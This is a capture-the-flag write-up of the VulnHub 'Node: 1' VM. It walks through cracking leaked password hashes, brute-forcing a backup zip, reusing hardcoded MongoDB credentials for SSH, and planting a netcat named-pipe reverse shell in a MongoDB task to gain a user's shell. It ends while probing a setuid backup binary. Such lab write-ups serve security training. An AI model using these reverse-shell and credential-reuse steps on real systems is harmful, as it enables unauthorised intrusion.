[VulnHub] Node: 1

Date: 28/Oct/2019
Categories: oscp, vulnhub, linux
Tags: exploit_nodejs, exploit_credsreuse, exploit_mongodb, privesc_setuid

Overview

This is a writeup for VulnHub VM Node: 1. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. `3000/tcp/http/Node.js Express framework`: exploit_nodejs, exploit_credsreuse, exploit_mongodb, privesc_setuid

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Oct 22 14:20:26 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/xml/_quick_tcp_nmap.xml 192.168.92.189
Nmap scan report for 192.168.92.189
Host is up, received arp-response (0.00084s latency).
Scanned at 2019-10-22 14:20:28 PDT for 21s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwesV+Yg8+5O97ZnNFclkSnRTeyVnj6XokDNKjhB3+8R2I+r78qJmEgVr/SLJ44XjDzzlm0VGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/VXeer0qhhTM4KhSPod5IxllSU6ZSqAV+O0ccf6FBxgEtiiWnE+ThrRiEjLYnZyyWUgi4pE/WPvaJDWtyfVQIrZohayy+pD7AzkLTrsvWzJVA8Vvf+Ysa0ElHfp3lRnw28WacWSaOyV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikkxNlqNG1EnuBThgMQbrx72kMHfRYvdwAqxOPbRjV96B2SWNWj
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfzOH+KQEu5D6zKCfc6IOH2GRBKKkKOnP/0CrH2I4stmM1C2sGvPLSurZtohhC+l0OSjKaZTxPu4sU=
|   256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqWOqKOIL1uuLLjN9E5vDSBVDqIYU6y
3000/tcp open  http    syn-ack ttl 64 Node.js Express framework
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: MyPlace
MAC Address: 00:0C:29:FE:C0:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 22 14:20:49 2019 -- 1 IP address (1 host up) scanned in 23.99 seconds
```

2. We explore the `3000/tcp` service and find a Node.js webapp. Upon exploring the source we come across few REST API calls of which the `http://192.168.92.189:3000/api/users/` call is very important as it lists regsitered usernames and password hashes. We use online tools to detect hash type as SHA256 and find plaintext strings for three users:

```
username: myP14ceAdm1nAcc0uNT
hash: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
plaintext: manchester

username: tom
hash: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
plaintext: spongebob

```

```
username: mark
hash: de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
plaintext: snowflake
```


```
40              </div>
41
42              <!-- Collect the nav links, forms, and other content for toggling -->
43              <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
44                  <ul class="nav navbar-nav navbar-right">
45                      <li class="hidden">
46                          <a href="/"></a>
47                      </li>
48                      <li class="page-scroll">
49                          <a href="/login">Login</a>
50                      </li>
51                  </ul>
52              </div>
53              <!-- /.navbar-collapse -->
54          </div>
55          <!-- /.container-fluid -->
56      </nav>
57
58      <!-- Header -->
59      <header>
60          <div class="container">
61              <div class="row">
62                  <div class="col-lg-12">
63                      <img class="img-responsive" src="img/profile.png" alt="">
64                      <div class="intro-text">
65                          <span class="name">Welcome to MyPlace</span>
66                      </div>
67                  </div>
68              </div>
69          </div>
70      </header>
71
72          <!--[if lt IE 8]>
73              <p class="browserupgrade">You are using an <strong>outdated</strong> browser.
74          <![endif]-->
75
76          <div data-ng-view=""></div>
77
78      </body>
79
80      <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
81      <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
82      <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
83      <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
84      <script type="text/javascript" src="assets/js/app/app.js"></script>
85      <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
86      <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
87      <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
88      <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
89      <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
90  </html>
91
```

Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2




Figure 4: writeup.enumeration.steps.2.3

Findings

Open Ports

```
22/tcp    |  ssh   |  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3000/tcp  |  http  |  Node.js Express framework
```

Files

```
http://192.168.92.189:3000/assets/js/app/controllers/home.js
http://192.168.92.189:3000/api/users/latest
http://192.168.92.189:3000/api/users/
```

Users

```
ssh: mark
webapp: tom, mark, rastating
```

Phase #2: Exploitation

1. We authenticate as user `myP14ceAdm1nAcc0uNT` as from the username it seems to be an administrative account. Upon successful login, we get a page to download backup. We proceed and get a plaintext file named `myplace.backup`. This file has text that looks to be Base64 encoded. Once decoded, we get a zip archive which is password encrypted. We bruteforce the password for the archive and sucessfully extract its contents:

```
file myplace.backup
b64d $(cat myplace.backup) >unknown
frackzip -uDP /usr/share/wordlists/rockyou.txt unknown
unzip -o -P "magicword" unknown
```




Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup )
PK
{o#Kvar/www/myplace/UT  Yx]ux
                            PKE"KL}74S!var/www/myplace/package-lock.jsonUT
```

Figure 6: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # b64d $(cat myplace.backup) >unknown
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # file unknown
unknown: Zip archive data, at least v1.0 to extract
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 7: writeup.exploitation.steps.1.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # fcrackzip -uDp /usr/share/wordlists/rockyou.txt unknown


PASSWORD FOUND!!!!: pw == magicword
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # unzip -o -P "magicword" unknown
Archive:  unknown
   creating: var/www/myplace/
```

Figure 8: writeup.exploitation.steps.1.4

2. Within the extracted the zip archive we get a backup of the `/var` directory on the target system. This directory has source for the Node.js web application running on `3000/tcp`. Within the source, we find hardcoded MongoDB credentials for user `mark`. We try those credentials to login via SSH and get local access:

```
head var/www/myplace/app.js
  mark:5AYRft73VtFpc84k
ssh mark@192.168.92.189
```





Figure 9: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # ssh mark@192.168.92.189
mark@192.168.92.189's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Oct 22 22:53:34 2019 from 192.168.92.179
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$
mark@node:~$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
mark@node:~$
mark@node:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
          inet addr:192.168.92.189  Bcast:192.168.92.255  Mask:255.255.255.0
```

Figure 10: writeup.exploitation.steps.2.2

3. We find that the there is a `user.txt` file within `/home/tom/` directory and as user `mark` we don't have access to that file. We need to switch to user `tom` to proceed further:

```
1 ls /home/*
2 cat /home/tom/user.txt
```

```
mark@node:~$ ls /home/*
/home/frank:

/home/mark:

/home/tom:
user.txt
mark@node:~$
```

Figure 11: writeup.exploitation.steps.3.1

```
mark@node:~$ cat /home/tom/user.txt
cat: /home/tom/user.txt: Permission denied
mark@node:~$
```

Figure 12: writeup.exploitation.steps.3.2

4. We find that we can run arbitrary commands from within the MongoDB instance using its `scheduler` record for which we already found credentials via `app.js` file from the backup archive. Since the MongoDB instance is running as user `tom`, we spawn a Bash reverse shell to switch users:

```
nc -nlvp 443
mongo -p -u mark scheduler
  db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179
 ↪  443 >/tmp/f"})
  bye
cat /home/tom/user.txt
```

```
mark@node:~$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
>
```

Figure 13: writeup.exploitation.steps.4.1

```
> db.tasks.insert({"cmd": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f"})
WriteResult({ "nInserted" : 1 })
> db.tasks.find({})
{ "_id" : ObjectId("5daf8e174d5faaba2b7b61af"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.179 443 >/tmp/f" }
>
```

Figure 14: writeup.exploitation.steps.4.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.189] 50718
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)
$
$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
$
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
          inet addr:192.168.92.189  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:c0b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:173697 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42882 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20508626 (20.5 MB)  TX bytes:56931523 (56.9 MB)
```

Figure 15: writeup.exploitation.steps.4.3

```
$ pwd
/
$
$ cd ~
$ pwd
/home/tom
$
$
$ ls -la
total 40
drwxr-xr-x 6 root root 4096 Sep  3  2017 .
drwxr-xr-x 5 root root 4096 Aug 31  2017 ..
-rw-r--r-- 1 root root  220 Aug 29  2017 .bash_logout
-rw-r--r-- 1 root root 3771 Aug 29  2017 .bashrc
drwx------ 2 root root 4096 Aug 29  2017 .cache
drwxr-xr-x 3 root root 4096 Aug 30  2017 .config
-rw-r----- 1 root root    0 Sep  3  2017 .dbshell
-rwxr-xr-x 1 root root    0 Aug 30  2017 .mongorc.js
drwxrwxr-x 2 root root 4096 Aug 29  2017 .nano
drwxr-xr-x 5 root root 4096 Aug 31  2017 .npm
-rw-r--r-- 1 root root  655 Aug 29  2017 .profile
-rw-r----- 1 root tom    33 Sep  3  2017 user.txt
$
$
$ cat user.txt
e1156acc3574e04b06908ecf76be91b1
$
```

Figure 16: writeup.exploitation.steps.4.4

Phase #2.5: Post Exploitation

```
mark@node> id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node>
mark@node> uname
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64
 ↪  GNU/Linux
mark@node>
mark@node> ifconfig
ens33 Link encap:Ethernet  HWaddr 00:0c:29:fe:c0:b6
      inet addr:192.168.92.189  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fefe:c0b6/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:170069 errors:0 dropped:0 overruns:0 frame:0
      TX packets:40914 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:20195705 (20.1 MB)  TX bytes:56570710 (56.5 MB)
mark@node>
mark@node> users
root
tom
```

```
20 mark
```

Phase #3: Privilege Escalation

1. We find an interesting `setuid` file `/usr/local/bin/backup`. This file is also referenced within the `app.js` file and we get a hint at how to execute it. We need a backup key which is also conviniently present in the `app.js` file. Alongwith this, we need to pass a filepath to backup as the third argument. We try to backup the `/root` directory but get a troll face instead. We then symlink the dircetory and successfully obtain the backup:

```
find / -type f -perm -04000 2>/dev/null
/usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
 ↪  /root
/usr/local/bin/backup -q '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474'
 ↪  /tmp/test/
```

```
mark@node:~$ find / -type f -perm -04000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
mark@node:~$
mark@node:~$
mark@node:~$
mark@node:~$ ls -l /usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep  3  2017 /usr/local/bin/backup
mark@node:~$
```

Figure 17: writeup.privesc.steps.1.1

```
199
